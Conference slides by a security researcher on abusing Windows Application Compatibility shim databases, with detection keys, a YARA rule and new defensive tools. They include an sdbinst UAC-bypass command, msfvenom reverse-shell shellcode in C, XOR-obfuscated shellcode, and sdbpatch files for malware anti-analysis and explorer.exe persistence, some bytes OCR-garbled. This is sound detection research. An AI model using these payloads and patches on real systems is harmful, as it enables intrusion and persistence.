



Sean Pierce

About Me



Sean Pierce, CISSP

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github.com/securesean and sdb.tools

Fancy myself a malware analyst

Disclaimer:

- Not a penetration tester
- Not a developer
- Not an iSIGHT Rep



About iSIGHT



- Best commercial cyber threat intelligence provider on the planet
- 300 Experts. 24 Languages 16 Countries.
- Forward looking, adversary focused intelligence, actionable advice
- Intelligence for multiple levels: executive, operational and technical

www.isightpartners.com

Why am I here?





History of Application Compatibility



- Third Party bugs
 - Case study: Windows 95 + The SimCity®
 - Flush File Cache
 - Undocumented structs/API's
- OS Bugs
 - Case study: Synchronous Buffer Commits
- "Windows lies to 32-bit apps ... but it's ok because we can make it lie to 64-bit apps too" - Greg






Fixes, Modes, & Shims



- Fix
- Mode
- Shim
- Fix/Mode Configurations are held in Shim Database (.sdb) files



How a Process is Shimmed



- Parent Process calls CreateProcess()
 - 1. Parent Process checks if process should be shimmed
 - 2. Child Process Resources and shimming code are inserted and initialized
 - 3. Typically the shim hooks the Import Address Table (IAT)
- 2. Child Process begins executing
 - The shimming code intercepts and manipulates API calls






Official Uses



- Microsoft Fix it Patches
- EMET
- Third party software





Enhanced Mitigation Experience Toolkit

Application Compatibility Toolkit




Demo:

- Undocumented trick
- Create fix
- Create sdb file
- Install sdb file

Caveats


- Public version
- Does not show patch info
- Need to be Admin



System Alterations



- Registry
- File System



Detection




- Registry
- Registry keys:
 - HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom
 - HKLM\SOFTWARE\Microsoft\Windows
 NT\CurrentVersion\AppCompatFlags\InstalledSDB
- Default File Locations
 - C:\Windows\AppPatch\Custom\
 - C:\Windows\AppPatch\Custom\Custom64\

Detection



- Registry
- Check add/remove programs only with sdbinst.exe
- Yara/Snort rules



Detection



- Registry
- Check add/remove programs
- Yara/Snort rules

```
rule sdb
     meta:
     author = "Sean Pierce"
      description = "Shim Database files"
     strings:
     $magic = { 73 64 62 66 }
 condition:
   $magic at 8 and
    md5 != "B02B4B8924F019BDE57484A55DC5CA57" and
   md5 != "BA17F2DA98A8A375D22CB33C8E83A146" and
   md5 != "EC9D5F0AE38EC4A97E70960264B7D07D" and
   md5 != "4C7B2F691885878EDBAE48760A7E3FB9" and
    md5 != "1D8C1280D38C526C7041F72DB8D70DC1" and
   md5 != "8006552125C9D590843192543668BB0B"
```

Post Exploitation



- Targeted Persistence. Similar to, but more powerful than HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
- API Logging
- Kill any app
- Catch all creds for an app
- Redirect app logs
- Snoop/redirect network traffic for an app
- Trojanize any app
- Force vulnerable DLL loading
- Subvert system integrity
- UAC prompt bypass (Patched with KB3045645)
- Malware obfuscation


Demo UAC bypass



UAC application manifest flag


- sdbinst.exe
- SndVol.exe
- cleanmgr.exe
- control.exe
- syskey.exe
- 70+ classically that are signed

Note: This was changed in KB3045645



UAC bypass






"C:\Windows\system32\sdbinst.exe"/q "C:\Users\%USERNAME%\AppData\Local\Temp\\..\..\LocalLow\com.%USERNAME%.sdb"

In the Wild





BlackEnergy 2





Roaming Tiger



```
44e TAG 7001 - DATABASE
        454 TAG 4023 - OS_PLATFORM: 1 (0x1)
        45a TAG 6001 - NAME: AcProtect Database
        460 TAG 9007 - DATABASE_ID: {F8C4CC07-6DC4-418F-B72B-304FCDB64052} NON-STANDARD
        476 TAG 7002 - LIBRARY
                47c TAG 7004 - SHIM
                        482 TAG 6001 - NAME: AcProtect_Shim
                           TAG 600a - DLLFILE: AcProtect.dll
        48e TAG 7007 - EXE
                494 TAG 6001 - NAME: splwow64.exe
                             - APP_NAME: AcProtect_Apps
                             - EXE_ID: {1DAC33EB-986E-4BC5-B7D8-CB9B0B7F6555}
                4b6 TAG 7008 - MATCHING FILE
                                     – NAME: *
                4c2 TAG 7009 - SHIM REF
                        4c8 TAG 6001 -
                                       NAME: AcProtect_Shim
                                       SHIM TAGID: 1148 (0x47c)
                        4ce TAG 4004
        4d4 TAG 7007 - EXE
                4da TAG 6001 - NAME: explorer.exe
                4e0 TAG 6006 - APP_NAME: AcProtect_Apps
                                   ID: {D9B74E19-6919-4C67-8DE8-3D64B72F9CFA}
                                     - NAME: *
                508 TAG 7009 - SHIM REP
                        50e TAG 6001
                                       NAME: AcProtect_Shim
                        514 TAG 4004
                                       SHIM TAGID: 1148 (Ох47с)
```

Making a Custom Fix



- Make a DLL that Exports:
 - GetHookAPIs(char *, ushort *, ulong *)
 - NotifyShims(char *, unsigned __int16 *, unsigned __int32 *)
- Make an .sdb file that specifies that DLL

Examples of Offensive Uses



I prefer stealth and misdirection

- Malware
 - Anti-Analysis
 - Old to New
- Putty
 - InjectDll with Metasploit, PuttyRider
- Firefox
 - CorrectFilePath for the profile
- Autoruns
 - VirtualRegistry to hide malware
- Shim explorer.exe
 - Hot patch

Maliciously Compatible Software



- Benign Executables
 - 'InjectDll' and 'LoadLibraryRedirect' Fixes via a UNC path
 - Patching in new code and/or utilizing existing code akin to
 - ROP (Return Oriented Programming) chains
- Dependently Malicious Executables
 - 'kill switch'
 - 'IgnoreException' Fix
 - Hot patching instructions to redirect program flow
- Obfuscated Executable
 - The target executable will fail completely without the shim.

Simple Malware Anti-analysis

(int)(*funct)();

return 0:




```
// msfvenom -p windows/meterpreter/reverse tcp lhost=10.0.0.1 lport=4444 EXITFUNC=none -f c
unsigned char shellcode[] =
 "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
 "\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
 "\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
 "\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x91\xd1"
 "\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
 "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
 "\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x91\xd3\x66\x8b"
 "\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
 "\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
 "\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
 "\x77\x26\x07\xff\xd5\xb8\x90\x91\x00\x00\x29\xc4\x54\x50\x68"
                                                                 !sdbpatch
 "\x29\x80\x6b\x90\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x68"
                                                               APP=malware1.exe
 "\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x00\x00\x01\x68"
 "\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
                                                                DBNAME=malware1
 "\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
 "\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
                                                                 # Target: P: target name, checksum
 "\xd5\x8b\x36\x6a\x40\x68\x90\x10\x90\x90\x56\x6a\x90\x68\x58"
                                                                # Replace: R: module, RVA, hex of bytes to write
 "\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
 "\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x75\xee\xc3";
                                                                                  MR: module, RVA, bytes to find, bytes to write
                                                                # Match
∃int main(void){
                                                                 P:malware1.exe,0x13a48a90
    // EB FE JMP to self
                                                                      R:malware1.exe,0x1000,9090
    asm {
    label:
                                                                !endsdbpatch
        jmp label
    int(*funct)();
    funct = (int(*)()) shellcode;
```

Simple Malware Anti-analysis



```
!sdbpatch
APP=malware1.exe
DBNAME=malware1
# Target: P: target name, checksum
# Replace: R: module, RVA, hex of bytes to write
# Match MR: module, RVA, bytes to find, bytes to write
P:malware1.exe,0x13a48a90
R:malware1.exe,0x1000,9090
!endsdbpatch
```



Malware Obfuscation

return 0;



```
#define SHELLCODE SIZE 281
 unsigned char shellcode[SHELLCODE SIZE] =
 "\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
 "\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x68";
 // same size and will decrypt by default to something benign
 unsigned char shellcodeKey[SHELLCODE SIZE] =
 \x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b
 "\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff";
∃int main(void){
     int i = 0;
     for (i = 0; i < SHELLCODE SIZE; i++)
         shellcode[i] = shellcode[i] ^ shellcodeKey[i];
                                             !sdbpatch
     int(*funct)();
                                          2 APP=malware2.exe
     funct = (int(*)()) shellcode;
                                             DBNAME=malware2
     (int)(*funct)();
```

- ShellcodeKey will be replaced at runtime to decrypt malicious code
- Neither the patch nor the target program will have the real shellcode

```
2 APP=malware2.exe
3 DBNAME=malware2
4 # Target: P: target name, checksum
5 # Replace: R: module, RVA, hex of bytes to write
6 # Match MR: module, RVA, bytes to find, bytes to write
7 P:malware2.exe,0x13a48a90
    R:malware1.exe,0x2020,0c4b8b581c01d38b048b01d0894424ea0
9 !endsdbpatch
```

Simple Persistence Explorer Shim



```
!sdbpatch
   APP=explorer.exe
   DBNAME=explorer calc
    # Windows 7 x86
   P:explorer.exe,0x2873a5
        R:explorer.exe, 0x24f01, e8fab60800ebf9
 6
        R:explorer.exe, 0xb0600, 906081ec8000000031c03...
   # Windows 7 x64
   P:%windir%/explorer.exe,0x2c8af6
10
        MR:explorer.exe, 0x202dc, 48895C2410, E91F890900
        R:explorer.exe, 0xB8C00, 905053515256574150415...
   # Windows 8 x86
   P:explorer.exe,0x20e478
14
        R:explorer.exe, 0x18408, e8f3f50d00ebf9
1.5
        R:explorer.exe, 0xf7a00, 906081ec8000000031c03...
16
    !endsdbpatch
```

Current Prevention



- Disable via Group Policy (not recommended)
- Remove Shim Engine (NOT recommended)
- Remove sdb installer: C:\Windows\System32\sdbinst (not effective)
- No Admin access

Current Tools



- Microsoft Application Compatibility Toolkit (public version)
- sdbinst.exe
- sdb-explorer.exe
- shims.exe
- Shim Cache Parser

... None help with prevention or detection of malicious shims...

New Tools



| Detect | Shim-File-Scanner Scans Files/Folders for non-default shims Checks registry for installed shims Shim-Process-Scanner Will search all processes for PEB shim flags Checks for Shim App Helper DLL's are in the process space Shim-Process-Scanner-Lite Simple script to find loaded Shim App Helper DLL's |
|---------|--|
| Prevent | Shim-Guard Detects and alerts on newly installed shims Shim-Guard-Lite Flexible Powershell based script Alerts on newly installed shims |
| Respond | Sdb Ingest Module (Autopsy®) Searching for SDB files and analyzes them Sdb Scanner (Volatility) Scans for Shimmed processes |


New Tools: Sdb Ingest Module & Volatility Plugin **Sisight** PARTNERS



- Autopsy® is an open source graphical forensic file/drive analysis kit built on the command line tools in Sleuth Kit®
- An Ingest Module is an Autopsy plugin that searches for and displays information about sdb files via sdb-explorer
- Volatility is an open source advanced memory forensics framework.









Shim Fix Examples



- "no shim is available to bypass the Windows 7 User Account Control" Microsoft
 - RedirectEXE Fix
 - LoadLibraryRedirect Fix
- "This limitation is by design and is intended to reduce the risk to system security posed by allowing non-Microsoft parties to inject potentially harmful code into the loading process" –Microsoft
 - InjectDll Fix
 - Custom Fixes
- "you are not opening any additional security vulnerability." -Microsoft
 "you cannot use shims to bypass any security mechanisms present in Windows"
 -Microsoft
 - DisableAdvancedRPCClientHardening, Fix
 - DisableWindowsDefender Fix
 - DisableASLR Fix
 - DisableSeh Fix
 - DisableNX Fix

Prior Information



Security Related Prior Work

| 2007 | Alex Ionescu: Secrets of the Application Compatibility Database (SDB) |
|------|--|
| 2012 | Security Company Recx Posted "Windows AppCompat Research Notes" |
| 2013 | 2013 Mark Baggett. DerbyCon 2013: Owned By Default! |
| 2014 | Graham Posts "Shimming your way past UAC" Jon Erickson @ BlackHat Asia: Persist It. Using and Abusing Microsoft Fix It Patches |

Special Thanks



- Peeps: Jon, Greg, Wyat, & Patrick,
- Special Thanks to Elma, Ross, Zach, and 9gag.com
- Other Resources:
 - iSIGHT blog
 - http://blogs.msdn.com/b/oldnewthing/ Raymond Chen
 - <u>http://blogs.msdn.com/b/cjacks/</u> Chris Jackson
 - http://www.alex-ionescu.com/Alex Ionescu
- Misc.
 - I apologize that Application Compatibility is the source of so much pain

Questions?



Example: Is there anything that can't be shimmed?

github.com/securesean and sdb.tools

@secure_sean

sdb at secure sean dot com

(In case you suddenly realized I'm cool)